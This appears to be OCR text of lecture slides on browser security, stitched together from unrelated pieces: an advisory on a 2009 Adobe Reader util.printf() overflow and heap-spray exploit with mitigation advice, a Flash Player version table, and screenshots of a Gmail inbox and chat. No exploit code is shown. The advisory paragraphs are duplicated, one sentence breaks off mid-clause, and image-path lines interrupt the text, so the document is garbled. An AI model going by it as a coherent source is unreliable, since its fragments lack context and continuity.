
I. Description

Adobe Reader is software designed to view Portable Document Format (PDF) files. Adobe Acrobat is software that can create PDF files. Adobe Reader and Acrobat support JavaScript in PDF documents. According to the Acrobat Forms JavaScript Object Specification, the `util.printf()` function "*... will format one or more values as a string according to a format string. This is similar to the C function of the same name.*"

Adobe Reader and Acrobat fail to sufficiently validate input to the `util.printf()` JavaScript function, which can result in a stack buffer overflow. Exploit code for this vulnerability is publicly available.

II. Impact

By convincing a user to open a specially-crafted PDF file, a remote, unauthenticated attacker may be



DESCRIPTION:

Adobe Reader and Acrobat are prone to a remote code execution vulnerability. The exploit is a two-stage attack. The malware exploits an integer overflow and then uses JavaScript to execute a heap spray to inject shellcode. A heap spray attempts to inject code into the memory of a target process. Testing by Shadowsever has shown that disabling JavaScript in Adobe will defeat the remote code execution but still result in denial of service.

The exploit is being seen in targeted attacks but is expected to become more widespread. Some anti-virus vendors currently detect this exploit. Trend Micro detects it as TROJ_PIDIEF.IN. Symantec detects it as Trojan.Pidief.E.

Adobe expects to make available an update for Adobe Reader 9 and Acrobat 9 by March 11th, 2009. Patches for other versions with be available later.

DESCRIPTION:

Adobe Reader and Acrobat are prone to a remote code execution vulnerability. The exploit is a two-stage attack. The malware exploits an integer overflow and then uses JavaScript to execute a heap spray to inject shellcode. A heap spray attempts to inject code into the memory of a target process. Testing by Shadowsever has shown that disabling JavaScript in Adobe will defeat the remote code execution but still result in denial of service.


The exploit is being seen in targeted attacks but is expected to become more widespread. Some anti-virus vendors currently detect this exploit. Trend Micro detects it as TROJ_PIDIEF.IN. Symantec detects it as Trojan.Pidief.E.

Adobe expects to make available an update for Adobe Reader 9 and Acrobat 9 by March 11th, 2009. Patches for other versions with be available later.

RECOMMENDATIONS:

We recommend the following actions be taken:

- Ensure antivirus software signatures are current.
- Do not open email attachments from unknown or un-trusted sources.
- Provide user awareness notification about this vulnerability and exploit.
- Do not visit un-trusted websites or follow links provided by unknown or un-trusted sources.
- Consider disabling JavaScript in Adobe by navigating to Edit->Preferences and unchecking 'Enable Acrobat JavaScript'.
- Install the appropriate vendor patch as soon as it becomes available after appropriate testing.



JavaScript

☑ Enable Acrobat JavaScript


JavaScript Security

☐ Enable menu items JavaScript execution privileges

☑ Enable global object security policy

JavaScript Debugger

☐ Show console on errors and messages



Adobe Flash Player is the standard for delivering high-impact, rich Web content. Designs, animation, and application user interfaces are deployed immediately across all browsers and platforms, attracting and engaging users with a rich Web experience.

The table below contains the latest Flash Player version information. Adobe recommends that all Flash Player users upgrade to the most recent version of the player through the Player Download Center to take advantage of security updates.


Version Information

You have version 10,1,102,64 installed

Platform	Browser	Player version
Windows	Internet Explorer (and other browsers that support Internet Explorer ActiveX controls and plug-ins)	10.2.152.26
Windows	Firefox, Mozilla, Netscape, Opera (and other plugin-based browsers)	10.2.152.26
Macintosh - OS X	Firefox, Opera, Safari	10.2.152.26
Linux	Mozilla, Firefox, SeaMonkey	10.2.152.27
Windows, Linux	Chrome	10.2.154.12
Macintosh - OS X	Chrome	10.2.154.13
Solaris	Mozilla	10.2.152.23

Subversive Script Execution

Browser Windows Interact



https://mail.google.com/a/adambarth.com/#inbox

Amit Klein		webkit-secu	Nov 10
Collin, Collin (2)	»	Browser se	Nov 4
Jennifer, Adam (7)	»	movie, as p	Oct 24
Diane Crawford	›	CACM Res	Oct 20

:w3c:webapps
:webappsec (13)
:webkit-committers
:webkit-dev (1)


● Adam Barth
Set status here
Collin Jackson
● DannyAtUCB
● H9565
● hashfxn
● jeremyhoffman03
● ptcrpsnt
swingvine.com
● kstrats03
● MuseFanDO
I am away from my c...
● mwdalton
● ultima1234

https://mail.google.com/a/adambarth.com/?ui=2&ik=028c435017&view=

Collin Jackson

oops
misspell
take 2 ◡̈
Collin: shot
what do you want
me: ok, one more message
um... that was your queue to send me another chat message ◡̈
Collin: um

Browser Windows Interact



Script in here …

Collin says...

